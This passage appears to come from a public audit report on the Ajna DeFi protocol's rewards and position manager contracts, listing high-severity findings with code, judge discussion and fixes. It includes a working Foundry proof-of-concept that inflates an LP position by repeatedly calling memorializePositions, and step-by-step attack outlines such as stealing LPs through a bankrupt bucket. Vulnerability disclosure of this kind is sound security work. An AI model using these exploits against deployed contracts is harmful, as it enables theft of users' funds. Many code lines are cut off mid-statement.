  Total claimed rewards: 150000000000000000000000
  Treasury at the end of the period (should be the same as started):
  Treasury at the new period (got updated): 485000000000000000000000
```

```
    treasury actual balance: 4985000000000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 1.20s
```

Tools Used

- Manual review
- Foundry

Recommended Mitigation Steps

If it is safe to assume that all periods will always have 10% for delegation rewards, the contract should calculate only 90% of `fundsAvailable` when updating the treasury.

```
File: ajna-grants/src/grants/base/StandardFunding.sol

197:     function _updateTreasury(
198:         uint24 distributionId_
199:     ) private {
200:         bytes32 fundedSlateHash = _distributions[distributionId_
201:         uint256 fundsAvailable  = _distributions[distributionId_

             ...

216:         // readd non distributed tokens to the treasury
+217:         treasury += ((fundsAvailable * 9/10) - totalTokensReque
```

Remark

The `claimDelegateReward()` function uses `Maths.wmul()`, which automatically rounds the multiplication result up or down. For example, `Maths.wmul(1, 0.5 * 1e18) = 1` (rounding up) while `Maths.wmul(1, 0.49 * 1e18) = 0` (rounding down). As a result, `rewardClaimed_` can lose precision for small decimal amounts and token holders typically have small fractions of tokens down to `1 wei`. It is uncertain, but the total actual paid rewards could be more than 10% if rounded up, resulting in an insignificant loss of precision in the treasury. However, if `rewardClaimed_` is deducted from `fundsAvailable`, it could lead to an integer underflow revert if `fundsAvailable - totalClaimed - totalTokensRequested = 100% - 10.xx% - 90%`, which exceeds 100%.

[Picodes (judge) increased severity to High]

MikeHathaway (Ajna) confirmed via duplicate issue #263

[H-05] Incorrect calculation of the remaining `updatedRewards` leads to possible underflow error

Submitted by Haipls, *also found by* Koolex *and* Vagner

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L549
https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L725

`RewardsManage.sol` keeps track of the **total number of rewards collected per epoch** for all pools:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol
73:     /// @dev `epoch => rewards claimed` mapping.
74:     mapping(uint256 => uint256) public override rewardsClaimed;
75:     /// @dev `epoch => update bucket rate rewards claimed` mappir
76:     mapping(uint256 => uint256) public override updateRewardsClai
```

And the `rewardsCap` calculation when calculating the reward applies only to the pool, which leads to a situation when the condition is fulfilled `rewardsClaimedInEpoch + updatedRewards_ >= rewardsCap`, **But** `rewardsCap` **is less than** `rewardsClaimedInEpoch`:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

-543:          uint256 rewardsCapped = Maths.wmul(REWARD_CAP, totalBu
545:          // Check rewards claimed - check that less than 80% of
-546:          if (rewardsClaimedInEpoch_ + newRewards_ > rewardsCapp
548:              // set claim reward to difference between cap and r
-549:              newRewards_ = rewardsCapped - rewardsClaimedInEpoc
550:          }

719:          uint256 rewardsCap            = Maths.wmul(UPDATE_CAP,
-720:         uint256 rewardsClaimedInEpoch = updateRewardsClaimed[cu
722:          // update total tokens claimed for updating bucket exch
723:          if (rewardsClaimedInEpoch + updatedRewards_ >= rewardsC
```

```
724:                 // if update reward is greater than cap, set to re
-725:                 updatedRewards_ = rewardsCap - rewardsClaimedInEpc
726:             }
728:             // accumulate the full amount of additional rewards
-729:             updateRewardsClaimed[curBurnEpoch] += updatedRewards_;
```

Which causes an `underflow` erorr in the result `updatedRewards_ = rewardsCap - rewardsClaimedInEpoch` where `rewardsCap < rewardsClaimedInEpoch`, this error leads to a transaction fail, which will further temporarily/permanently block actions with NFT as `unstake/claimRewards` for pools in which `rewardsCap` will fail less than the total `rewardsClaimedInEpoch`.

We have 2 instances of this problem::

1. during the call `_calculateNewRewards`
2. during the call `_updateBucketExchangeRates`

A failure in any of these will result in users of certain pools being unable to withdraw their NFT as well as the reward.

Proof of Concept

Let's take a closer look at the problem and why this is possible:

1. We have a general calculation of rewards taken per epoch:

```
File: ajna-core\src\RewardsManager.sol

71:     /// @dev `epoch => rewards claimed` mapping.
72:     mapping(uint256 => uint256) public override rewardsClaimed;
73:     /// @dev `epoch => update bucket rate rewards claimed` mappi
74:     mapping(uint256 => uint256) public override updateRewardsCla
```

2. The state is updated for the epoch by the amount calculated for each pool:

```
File: ajna-core\src\RewardsManager.sol

_calculateAndClaimRewards
396:         for (uint256 epoch = lastClaimedEpoch; epoch < epochToC

410:             // update epoch token claim trackers
```

```
411:             rewardsClaimed[epoch]           += nextEpochRewards

413:         }

_updateBucketExchangeRates
676:         uint256 curBurnEpoch = IPool(pool_).currentBurnEpoch();

728:                 // accumulate the full amount of additional rew
729:                 updateRewardsClaimed[curBurnEpoch] += updatedRe
```

3. At the time of calculation of the reward for the update:

```
File: 2023-05-ajna\ajna-core\src\RewardsManager.sol

526:         (
527:             ,
528:             // total interest accumulated by the pool over the
+529:             uint256 totalBurnedInPeriod,
530:             // total tokens burned over the claim period
531:             uint256 totalInterestEarnedInPeriod
532:         ) = _getPoolAccumulators(ajnaPool_, nextEpoch_, epoch_)
533:
534:         // calculate rewards earned
               ...
542:
+543:         uint256 rewardsCapped = Maths.wmul(REWARD_CAP, totalBu
544:
545:         // Check rewards claimed - check that less than 80% of
546:         if (rewardsClaimedInEpoch_ + newRewards_ > rewardsCappe
547:
548:             // set claim reward to difference between cap and r
+549:             newRewards_ = rewardsCapped - rewardsClaimedInEpoc
550:         }
```

We have a situation where `rewardsClaimedInEpoch_` has been updated by other pools to something like `100e18`, and `rewardsCapped` for the other pool was `30e18`, resulting in: `rewardsClaimedInEpoch_ + newRewards_ > rewardsCapped`
and of course we catch the underflow at the time of calculating the remainder, `30e18 - 100e18`, since there is no remainder `newRewards_ = rewardsCapped - rewardsClaimedInEpoch_`.

To check the problem, you need to raise `rewardsClaimedInEpoch_` more than the `rewardsCap` of a certain pool, with the help of other pools, `rewardsCap` is a percentage of

burned tokens in the pool... so it's possible.

Tools Used

- Manual review
- Foundry

Recommended Mitigation Steps

- Add additional requirements that if `rewardsClaimedInEpoch > rewardsCap` that `updatedRewards_` should be zero, not need calculate remaining difference.

MikeHathaway (Ajna) confirmed

Picodes (judge) decreased severity to Medium and commented:

> Giving Medium severity for "Assets not at direct risk, but the function of the protocol or its availability could be impacted"

Haipls (warden) commented:

> Hi @Picodes - I would like to ask you to reconsider the severity of the issue. You've classified it as `Med - Assets not at direct risk, but the function of the protocol or its availability could be impacted.`

> Upon review, in my opinion, this issue leans more towards HIGH - `Assets can be stolen/lost/compromised directly (or indirectly if there is a valid attack path that does not have hand-wavy hypotheticals).`

> Below, I will attempt to present my reasoning and why I think this way:

> I've considered `2` metrics to determine severity:

1. Consequences
2. The likelihood of it happening

> And came up with the following results:

1. > Consequences

The consequence of this issue is that in the event of it happening, NFTs are blocked on the RewardsManager.sol contract with no possibility of their further withdrawal. This is critical and falls under: `Assets can be stolen/lost/compromised directly.` Moreover, these are not just NFTs, they are LP positions.

When this problem occurs, the ability for `stake/unstake/claimRewards` of the affected pools is closed due to a mathematical error, leading to a simple blockage of interaction with these pools. As it becomes impossible to process the reward update for a given epoch. For pools that weren't affected and managed to process before, they will be able to operate further until the situation repeats.

2. The main point in deciding whether it's `Medium/High` is how likely this problem is to occur.

Here I looked at the dependence in calculations on the number of pools

```
uint256 rewardsCapped = Maths.wmul(REWARD_CAP, totalBurnedInPeriod);

  // Check rewards claimed - check that less than 80% of the tokens for a
  if (rewardsClaimedInEpoch_ + newRewards_ > rewardsCapped) {

      // set claim reward to difference between cap and reward
      newRewards_ = rewardsCapped - rewardsClaimedInEpoch_;
  }
```

`rewardsClaimedInEpoch_` is a value that sums up across all pools

`rewardsCapped` is a value related to the calculation of a single pool and depends on the number of coins burned in the epoch in the selected pool

And there arises a situation when `n1 - (n2 + n3...+ nn)` by pools. In reality, it's all more complex and depends on the number of burned coins in the pools, but the essence is that the more pools we have, the higher the chances that this condition simply reverts. And this is no longer an unlikely situation.

Also an example of a highly probable situation:

When there's a HUGE pool and several small ones in the middle. It's enough for only the HUGE pool to update the epoch's reward. This will cause a problem with the condition's execution for all other small pools

> This can also be a vector of an attacker who purposely burns an extra amount of coins to increase the reward update on the pool. And causes positions blocking in the contract.

> After these considerations, I would like you to reconsider the severity of the problem, as we have two points:

1. Direct blocking of funds on the contract.
2. The situation is not theoretical.

> I hope my thoughts will be useful. I understand that I can be wrong and I hope you can clarify if I am not understanding something correctly. Thank you.

Picodes (judge) increased severity to High and commented:

> Hi @Haipls - thanks for your comment. Upon review, I agree with your take and will upgrade to High.

[H-06] The lender could possibly lose unclaimed rewards in case a bucket goes bankrupt

Submitted by **Koolex**

When the lender calls `PositionManager.memorializePositions` method the following happens:

1. Records bucket indexes along with its deposit times and lpBalances
2. Transfers LP ownership from the lender to PositionManager contract.

In point 1, it checks if there is a previous deposit and the bucket went bankrupt after prior memorialization, then it zero out the previous tracked LP. However, the lender could still have unclaimed rewards. In this case, the lender loses the rewards due to the lack of claiming rewards before zeroing out the previous tracked LP balance. If you check claim rewards functionality in RewardsManager, the bucket being not bankrupt is not a requirement. Please note that claiming rewards relies on the tracked LP balance in PositionManager.

Proof of Concept

- `PositionManager.memorializePositions` method
    - check for previous deposits and zero out the previous tracked LP if bucket is bankrup

```
        // check for previous deposits
        if (position.depositTime != 0) {
                // check that bucket didn't go bankrupt after prior memorializatio
                if (_bucketBankruptAfterDeposit(pool, index, position.depositTime)
                        // if bucket did go bankrupt, zero out the LP tracked by p
                        position.lps = 0;
                }
        }
```

<https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/Positio

- In RewardsManager, check `claimRewards` and `_claimRewards` method. there is no a check for bucket's bankruptcy.

  https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L114

  https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L561

Recommended Mitigation Steps

On memorializePositions, check if the lender already claimed his/her rewards before zeroing out the previous tracked LP.

ith-harvey (Ajna) disputed

grandizzy (Ajna) commented:

> That is by design and we acknowledge that documentation of bucket bankruptcy can be improved. When a bucket goes bankrupt (which shouldn't happen often but only when there's bad debt in pool to settle) the lender won't lose only their rewards but will also lose a the shares in that bucket / LP (which has higher impact than rewards).
> Also the recommendation of:
> `On memorializePositions, check if the lender already claimed his/her rewards before zeroing out the previous tracked LP.`

> Would imply making position manager contract aware of rewards manager contract and we don't want to couple those 2 in reference implementation. However, additional position and rewards manager could be developed by 3rd parties and could take into consideration this recommendation.

[H-07] User can exponentially increase the value of their position through the `memorializePositions` function

Submitted by BPZ*, also found by* sces60107*,* xuwinnie*,* Koolex*,* ast3ros*,* Haipls*, and* SpicyMeatball

The PositionManager contract allows a lender to mint an NFT that will be representative of their lp positions. This is done by minting an NFT and then invoking the memorializePositions function which will assign their lp positions to the respective NFT. However, while the memorializePositions function will update the lp balances based on the entirety of the lender's lp balance for a given index bucket within the pool, the Pool contract will update the lender's balance based on the minimum value between the allowed amount and the lender's balance. This means that, if a user specifies an allowance for the PositionManager contract by calling the increaseLPAllowance function that is less than their total balance for a respective position before invoking the memorializePositions function, their position's lp balance tracked by the PositionManager's state will increase by the entirety of their balance while their position that i tracked by the Pool's state will only decrease by the specified allowance. The impact of this is that a lender can exponentially increase the value of their position by repeating the steps of specifying a minimum allowance for the PositionManager for their positions and then invoking memorializePositions until their lp position that is tracked by the Pool's state is 0. The lender can then stake this exponentially overvalued position through the RewardsManager contract allowing them to receive substantially more rewards for their position then should be allotted. The direct implications of this are that the user will be rewarded a substantial amount of AJNA reward tokens which are directly redeemable for the Pool's quote tokens through its Redeemable Reserve and, additionally, over-value the user's influence on the protocol's proposal funding because a user's votes are weighted by the amount of AJNA tokens they hold. We believe this to be a high severity vulnerability because it directly affects user funds and the functionality of the protocol in general.

Proof of Concept

The described vulnerability occurs when a lender specifies allowances for the PositionManage contract that are less than their lp balance for each respective index through the increaseLPAllowance function and then invokes the memorializePositions function. The resu of this is that the user's lp balance tracked by the PositionManager's state will increment by the position's balance while the lp balance tracked by the Pool's state will only decrement by the specified allowance. A user can repeat this process through multiple iterations until their respective lp balances with the Pool contract are 0 which will exponentially increase the value of their position. Please see the following test case for a POC simulating the effect of this described vulnerability on a user's position:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.14;

import "forge-std/console.sol";

import {Base64} from "@base64-sol/base64.sol";

import "tests/forge/unit/PositionManager.t.sol";

/**
 *  @title  Proof of Concept
 *  @notice Simulates the effect of the described vulnerability wher
 *          can exponentially increase the value of their position b
 *          1- only approving the `PositionManager` for a min amount
 *          2- invoking 'memorializePositions' on their position's r
 *          3- repeating these steps until their respective position
 *  @dev    This test case can be implemented and run from the ajna-
 */
contract POC is PositionManagerERC20PoolHelperContract {
    function testMemorializePositionsWithMinApproval() external {
        uint256 intialLPBalance;
        uint256 finalLPBalance;

        address testsAddress = makeAddr("testsAddress");
        uint256 mintAmount = 10000 * 1e18;

        _mintQuoteAndApproveManagerTokens(testsAddress, mintAmount);

        // Call pool contract directly to add quote tokens
        uint256[] memory indexes = new uint256[](3);
        indexes[0] = 2550;
        indexes[1] = 2551;
        indexes[2] = 2552;

        _addInitialLiquidity({
            from: testsAddress,
            amount: 3_000 * 1e18,
            index: indexes[0]
        });
        _addInitialLiquidity({
            from: testsAddress,
            amount: 3_000 * 1e18,
            index: indexes[1]
        });
        _addInitialLiquidity({
            from: testsAddress,
            amount: 3_000 * 1e18,
            index: indexes[2]
```

```
});

// Mint an NFT to later memorialize existing positions into.
uint256 tokenId = _mintNFT(testsAddress, testsAddress, addre

// Pool lp balances before.
(uint256 poolLPBalanceIndex1, ) = _pool.lenderInfo(
    indexes[0],
    testsAddress
);
(uint256 poolLPBalanceIndex2, ) = _pool.lenderInfo(
    indexes[1],
    testsAddress
);
(uint256 poolLPBalanceIndex3, ) = _pool.lenderInfo(
    indexes[2],
    testsAddress
);

console.log("\n Pool lp balances before:");
console.log("bucket %s: %s", indexes[0], poolLPBalanceIndex1
console.log("bucket %s: %s", indexes[1], poolLPBalanceIndex2
console.log("bucket %s: %s", indexes[2], poolLPBalanceIndex3

intialLPBalance =
    poolLPBalanceIndex1 +
    poolLPBalanceIndex2 +
    poolLPBalanceIndex3;

// PositionManager lp balances before.
(uint256 managerLPBalanceIndex1, ) = _positionManager.getPos
    tokenId,
    indexes[0]
);
(uint256 managerLPBalanceIndex2, ) = _positionManager.getPos
    tokenId,
    indexes[1]
);
(uint256 managerLPBalanceIndex3, ) = _positionManager.getPos
    tokenId,
    indexes[2]
);

console.log("\n PositionManger lp balances before:");
console.log("bucket %s: %s", indexes[0], managerLPBalanceInd
console.log("bucket %s: %s", indexes[1], managerLPBalanceInd
console.log("bucket %s: %s", indexes[2], managerLPBalanceInd

console.log(
```

```
        "\n <--- Repeatedly invoke memorializePositions with a m
    );

    // Approve the PositionManager for only 1 token in each buck
    uint256[] memory amounts = new uint256[](3);
    amounts[0] = 1 * 1e18;
    amounts[1] = 1 * 1e18;
    amounts[2] = 1 * 1e18;

    // Continuosly invoke memorializePositions with the min allc
    // until Pool lp balance is 0.
    while (
        poolLPBalanceIndex1 != 0 &&
        poolLPBalanceIndex2 != 0 &&
        poolLPBalanceIndex3 != 0
    ) {
        // Increase manager allowance.
        _pool.increaseLPAllowance(
            address(_positionManager),
            indexes,
            amounts
        );

        // Memorialize quote tokens into minted NFT.
        IPositionManagerOwnerActions.MemorializePositionsParams
            memory memorializeParams = IPositionManagerOwnerActi
                .MemorializePositionsParams(tokenId, indexes);
        _positionManager.memorializePositions(memorializeParams)

        // Get new Pool lp balances.
        (poolLPBalanceIndex1, ) = _pool.lenderInfo(
            indexes[0],
            testsAddress
        );
        (poolLPBalanceIndex2, ) = _pool.lenderInfo(
            indexes[1],
            testsAddress
        );
        (poolLPBalanceIndex3, ) = _pool.lenderInfo(
            indexes[2],
            testsAddress
        );
    }

    // Pool lp balances after.
    console.log("\n Pool lp balances after:");
    console.log("bucket %s: %s", indexes[0], poolLPBalanceIndex1
    console.log("bucket %s: %s", indexes[1], poolLPBalanceIndex2
    console.log("bucket %s: %s", indexes[2], poolLPBalanceIndex3
```

```
        // PositionManager lp balances after.
        (managerLPBalanceIndex1, ) = _positionManager.getPositionInf
            tokenId,
            indexes[0]
        );
        (managerLPBalanceIndex2, ) = _positionManager.getPositionInf
            tokenId,
            indexes[1]
        );
        (managerLPBalanceIndex3, ) = _positionManager.getPositionInf
            tokenId,
            indexes[2]
        );

        console.log("\n PositionManger lp balances after:");
        console.log("bucket %s: %s", indexes[0], managerLPBalanceInd
        console.log("bucket %s: %s", indexes[1], managerLPBalanceInd
        console.log("bucket %s: %s \n", indexes[2], managerLPBalance

        finalLPBalance =
            managerLPBalanceIndex1 +
            managerLPBalanceIndex2 +
            managerLPBalanceIndex3;

        // Assert that the initial and ending balances are equal.
        assertEq(intialLPBalance, finalLPBalance);
    }
}
```

For reference the log outputs that display the overall change in the users position are the following:

```
Pool lp balances before:
 bucket 2550: 3000000000000000000000
 bucket 2551: 3000000000000000000000
 bucket 2552: 3000000000000000000000

PositionManger lp balances before:
 bucket 2550: 0
 bucket 2551: 0
 bucket 2552: 0

<--- Repeatedly invoke memorializePositions with a min allowance se

Pool lp balances after:
```

```
 bucket 2550: 0
 bucket 2551: 0
 bucket 2552: 0

PositionManger lp balances after:
 bucket 2550: 450150000000000000000000
 bucket 2551: 450150000000000000000000
 bucket 2552: 450150000000000000000000

 Error: a == b not satisfied [uint]
   Expected: 13504500000000000000000000
     Actual: 9000000000000000000
```

The test case simulates a user that has created a position by providing 9,000 tokens as liquidity into a pool depositing 3,000 tokens, each, into price buckets 2550, 2551, and 2552. An NFT is then minted for the user. The test case then iteratively approves the PositionManage contract for an allowance of 1 token for each price bucket and invokes the memorializePositions function, repeating these steps until the Pool lp balance for their positions are 0. As can be seen by the log output, the value of the position per price bucket dramatically increases with the position in each bucket being valued at 4,501,500 tokens by the end of the test. In total, the user's position has increased in value from 9,000 tokens to 13,504,500 tokens.

Tools Used

Foundry

Recommended Mitigation Steps

It is recommended to implement a check within the memorializePositions function that will ensure that a user has specified an allowance at least equal to their lp balance at each respective index, reverting with a custom error if not true. For example, the function could be refactored to the following where the mentioned check is implemented here:

```
    function memorializePositions(
        MemorializePositionsParams calldata params_
    ) external override {
        EnumerableSet.UintSet storage positionIndex = positionIndexe

        IPool   pool  = IPool(poolKey[params_.tokenId]);
        address owner = ownerOf(params_.tokenId);

        uint256 indexesLength = params_.indexes.length;
        uint256 index;
```

```
        for (uint256 i = 0; i < indexesLength; ) {
            index = params_.indexes[i];

            // record bucket index at which a position has added lic
            // slither-disable-next-line unused-return
            positionIndex.add(index);

            (uint256 lpBalance, uint256 depositTime) = pool.lenderIr

            // check that specified allowance is at least equal to t
            uint256 allowance = pool.lpAllowance(index, address(this

            if(allowance < lpBalance) revert AllowanceTooLow();

            Position memory position = positions[params_.tokenId][ir

            // check for previous deposits
            if (position.depositTime != 0) {
                // check that bucket didn't go bankrupt after prior
                if (_bucketBankruptAfterDeposit(pool, index, positic
                    // if bucket did go bankrupt, zero out the LP tr
                    position.lps = 0;
                }
            }

            // update token position LP
            position.lps += lpBalance;
            // set token's position deposit time to the original len
            position.depositTime = depositTime;

            // save position in storage
            positions[params_.tokenId][index] = position;

            unchecked { ++i; }
        }

        // update pool LP accounting and transfer ownership of LP to
        pool.transferLP(owner, address(this), params_.indexes);

        emit MemorializePosition(owner, params_.tokenId, params_.inc
    }
```

MikeHathaway (Ajna) confirmed

[H-08] Claiming accumulated rewards while the contract is underfunded can lead to a loss of rewards

Submitted by aviggiano*, also found by* 0xSmartContract, Evo, JerryOx, tsvetanovv, Audinarey, kenta, 0xcm, patitonar, sakshamguruji, BGSecurity, Audit_Avengers, mrvincere, bytes032, devscrooge, Haipls, Dug, ladboy233, Bauchibred, Bauchibred, Bauchibred, 0xTheC0der, ABAIKUNANBAEV*, and* TS

The claimable rewards for an NFT staker are capped at the Ajna token balance at the time of claiming, which can lead to a loss of rewards if the `RewardsManager` contract is underfunded with Ajna tokens.

Impact

Loss of rewards if the `RewardsManager` contract is underfunded with Ajna tokens.

Proof of Concept

The `RewardsManager` contract keeps track of the rewards earned by an NFT staker. The accumulated rewards are claimed by calling the `RewardsManager.claimRewards` function. Internally, the `RewardsManager._claimRewards` function transfers the accumulated rewards to the staker.

However, the transferrable amount of Ajna token rewards are capped at the Ajna token balanc at the time of claiming. If the accumulated rewards are higher than the Ajna token balance, th claimer will receive fewer rewards than expected. The remaining rewards cannot be claimed a a later time as the `RewardsManager` contract does not keep track of the rewards that were no transferred.

Note

This issue was already reported on Sherlock's audit contest, and was marked as `Fixed` by th Ajna team (Issue M-8).

Nevertheless, the problem still exists, as it can be seen through the following test:

```
diff --git a/ajna-core/src/RewardsManager.sol b/ajna-core/src/Reward
index 314b476..6642a4e 100644
--- a/ajna-core/src/RewardsManager.sol
+++ b/ajna-core/src/RewardsManager.sol
@@ -582,6 +582,7 @@ contract RewardsManager is IRewardsManager, Reen
```

```
            epochToClaim_
        );

+       // @audit-issue rewardsEarned (ClaimReward event) is not ne
        emit ClaimRewards(
            msg.sender,
            ajnaPool_,
@@ -812,6 +813,7 @@ contract RewardsManager is IRewardsManager, Reen
        // check that rewards earned isn't greater than remaining b
        // if remaining balance is greater, set to remaining balanc
        uint256 ajnaBalance = IERC20(ajnaToken).balanceOf(address(t
+       // @audit-issue rewardsEarned (ClaimReward event) is not ne
        if (rewardsEarned_ > ajnaBalance) rewardsEarned_ = ajnaBala

        if (rewardsEarned_ != 0) {
diff --git a/ajna-core/tests/forge/unit/Rewards/RewardsDSTestPlus.sc
index 93fe062..74a70d5 100644
--- a/ajna-core/tests/forge/unit/Rewards/RewardsDSTestPlus.sol
+++ b/ajna-core/tests/forge/unit/Rewards/RewardsDSTestPlus.sol
@@ -162,6 +162,8 @@ abstract contract RewardsDSTestPlus is IRewardsM
        uint256 currentBurnEpoch = IPool(pool).currentBurnEpoch();
        vm.expectEmit(true, true, true, true);
        emit ClaimRewards(from, pool, tokenId, epochsClaimed, rewar
+       vm.expectEmit(true, true, true, true);
+       emit Transfer(address(_rewardsManager), from, reward);
        _rewardsManager.claimRewards(tokenId, currentBurnEpoch);

        assertEq(_ajnaToken.balanceOf(from), fromAjnaBal + reward);
@@ -267,8 +269,8 @@ abstract contract RewardsHelperContract is Rewar
        _poolTwo       = ERC20Pool(_poolFactory.deployPool(address(

        // provide initial ajna tokens to staking rewards contract
-       deal(_ajna, address(_rewardsManager), 100_000_000 * 1e18);
-       assertEq(_ajnaToken.balanceOf(address(_rewardsManager)), 10
+       deal(_ajna, address(_rewardsManager), 40 * 1e18);
+       assertEq(_ajnaToken.balanceOf(address(_rewardsManager)), 40
    }

    // create a new test borrower with quote and collateral suffici
diff --git a/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
index 4100e9f..3eaacd7 100644
--- a/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
+++ b/ajna-core/tests/forge/unit/Rewards/RewardsManager.t.sol
@@ -1843,6 +1843,15 @@ contract RewardsManagerTest is RewardsHelperC
        });
        assertLt(_ajnaToken.balanceOf(_minterOne), tokensToBurn);

+
+       // try to claim again and get remaining rewards, will rever
```

```
+         _claimRewards({
+             pool:          address(_pool),
+             from:          _minterOne,
+             tokenId:       tokenIdOne,
+             reward:        40.899689081331351737 * 1e18,
+             epochsClaimed: _epochsClaimedArray(1, 0)
+         });
      }

      /********************/
```

Since the problem still exists, I am reporting it here. You can find below a conversation with Ian Harvey from the Ajna team, where we discuss how the problem was incorrectly marked as solved:

> aviggiano — Yesterday at 4:37 PM Hi there
> I am reviewing the Ajna smart contracts and I have a question regarding previous audit reports.
> https://github.com/ajna-finance/audits
> It seems like some findings are marked as “Fixed” but I believe they were not (see M-8).
> Should I re-submit a previous finding, if the contract is in scope? or are those considered ou of scope?
> M-8 is this one
> https://github.com/sherlock-audit/2023-01-ajna-judging/issues/120
> Ian Harvey | Ajna — Yesterday at 7:01 PM
> Checking
> Ian Harvey | Ajna — Yesterday at 7:11 PM
> That was solved here -> https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L811

Tools Used

Past audit report

Recommended Mitigation Steps

- Consider reverting if there are insufficient Ajna tokens available as rewards. This is the bes immediate solution to the problem.
- Create unit tests for each issue identified in the audit report and confirm that it has been properly addressed. This will prevent recurring problems where the development team believes an issue has been resolved, but in reality, it has not.

- Create a separate pull request for each finding and mark the issue in the audit table. This will help developers and auditors verify whether the issue has been resolved or not, and will make future audits more manageable, ultimately improving the overall quality and security of the protocol.

Picodes (judge) increased severity to High

MikeHathaway (Ajna) confirmed via duplicate issue #361

[H-09] User can avoid bankrupting by calling `PositionManager.moveLiquidity` where to index is bankrupted index

Submitted by rvierdiiev*, also found by* J4de*,* SpicyMeatball*, and* volodya

Bucket could become insolvent and in that case all LP within the bucket are zeroed out (lenders lose all their LP). Because of that, `PositionManager.reedemPositions` will not allow to redeem index that is bankrupted.

When user wants to move his LPs from one bucket to another he can call `PositionManager.moveLiquidity` where he will provide from and to indexes.

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L262-L333

```
function moveLiquidity(
    MoveLiquidityParams calldata params_
) external override mayInteract(params_.pool, params_.tokenId) r
    Position storage fromPosition = positions[params_.tokenId][p

    MoveLiquidityLocalVars memory vars;
    vars.depositTime = fromPosition.depositTime;

    // handle the case where owner attempts to move liquidity af
    if (vars.depositTime == 0) revert RemovePositionFailed();

    // ensure bucketDeposit accounts for accrued interest
    IPool(params_.pool).updateInterest();

    // retrieve info of bucket from which liquidity is moved
    (
        vars.bucketLP,
```

```
        vars.bucketCollateral,
        vars.bankruptcyTime,
        vars.bucketDeposit,
    ) = IPool(params_.pool).bucketInfo(params_.fromIndex);

    // check that bucket hasn't gone bankrupt since memorializat
    if (vars.depositTime <= vars.bankruptcyTime) revert BucketBa

    // calculate the max amount of quote tokens that can be move
    vars.maxQuote = _lpToQuoteToken(
        vars.bucketLP,
        vars.bucketCollateral,
        vars.bucketDeposit,
        fromPosition.lps,
        vars.bucketDeposit,
        _priceAt(params_.fromIndex)
    );

    EnumerableSet.UintSet storage positionIndex = positionIndexe

    // remove bucket index from which liquidity is moved from tr
    if (!positionIndex.remove(params_.fromIndex)) revert RemoveF

    // update bucket set at which a position has liquidity
    // slither-disable-next-line unused-return
    positionIndex.add(params_.toIndex);

    // move quote tokens in pool
    (
        vars.lpbAmountFrom,
        vars.lpbAmountTo,
    ) = IPool(params_.pool).moveQuoteToken(
        vars.maxQuote,
        params_.fromIndex,
        params_.toIndex,
        params_.expiry
    );

    Position storage toPosition = positions[params_.tokenId][par

    // update position LP state
    fromPosition.lps -= vars.lpbAmountFrom;
    toPosition.lps   += vars.lpbAmountTo;
    // update position deposit time to the from bucket deposit t
    toPosition.depositTime = vars.depositTime;

    emit MoveLiquidity(
        ownerOf(params_.tokenId),
        params_.tokenId,
```

```
                params_.fromIndex,
                params_.toIndex,
                vars.lpbAmountFrom,
                vars.lpbAmountTo
            );
        }
```

As you can see `from` bucket is checked to be not bankrupted before the moving.
And after the move, LPs of `from` and `to` buckets are updated.
Also `depositTime` of `to` bucket is updated to `from.depositTime`.

The problem here is that `to` bucket was never checked to be not bankrupted.
Because of that it's possible that bankrupted `to` bucket now becomes not bankrupted as thei
depositTime is updated now.

This is how this can be used by attacker.

1. Attacker has lp shares in the bucket, linked to token and this bucket became bankrupt.
2. Then attacker mints small amount of LP in the Pool and then memorizes this index to the token.
3. Attacker calls `moveLiquidity` with `from`: new bucket and `to`: bankrupt bucket.
4. Now attacker can redeem his lp shares from bankrupt bucket as depositedTime is update now.

As result, attacker was able to steal LPs of another people from `PositionManager` contract.

Tools Used

VsCode

Recommended Mitigation Steps

In case if `to` bucket is bankrupt, then clear LP for it before adding moved lp shares.

MikeHathaway (Ajna) confirmed

[H-10] missing `isEpochClaimed` validation

Submitted by Jorgect, *also found by* shealtielanz *and* ABAIKUNANBAEV

User can claim rewards even when is already claimed

Proof of Concept

The _claimRewards function is using to calculate and send the reward to the caller but this function is no validating if isEpochClaimed mapping is true due that in claimRewards function is validated, see the stament in the following lines:

```
file: ajna-core/src/RewardsManager.sol
function claimRewards(
        uint256 tokenId_,
        uint256 epochToClaim_
    ) external override {
        StakeInfo storage stakeInfo = stakes[tokenId_];

        if (msg.sender != stakeInfo.owner) revert NotOwnerOfDeposit(

        if (isEpochClaimed[tokenId_][epochToClaim_]) revert AlreadyC

        _claimRewards(
            stakeInfo,
            tokenId_,
            epochToClaim_,
            true,
            stakeInfo.ajnaPool
        );
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L114-L125

Now the moveStakedLiquidity is calling _claimRewards too without validate isEpochClaimed mapping:

```
file: ajna-core/src/RewardsManager.sol
function moveStakedLiquidity(
        uint256 tokenId_,
        uint256[] memory fromBuckets_,
        uint256[] memory toBuckets_,
        uint256 expiry_
    ) external override nonReentrant {
        StakeInfo storage stakeInfo = stakes[tokenId_];
```

```
        if (msg.sender != stakeInfo.owner) revert NotOwnerOfDeposit(

        uint256 fromBucketLength = fromBuckets_.length;
        if (fromBucketLength != toBuckets_.length)
            revert MoveStakedLiquidityInvalid();

        address ajnaPool = stakeInfo.ajnaPool;
        uint256 curBurnEpoch = IPool(ajnaPool).currentBurnEpoch();

        // claim rewards before moving liquidity, if any
        _claimRewards(stakeInfo, tokenId_, curBurnEpoch, false, ajna
```

https://github.com/code-423n4/2023-05-ajna/blob/276942bc2f97488d07b887c8edceaaab7a5c3964/ajna-core/src/RewardsManager.sol#L135-L159

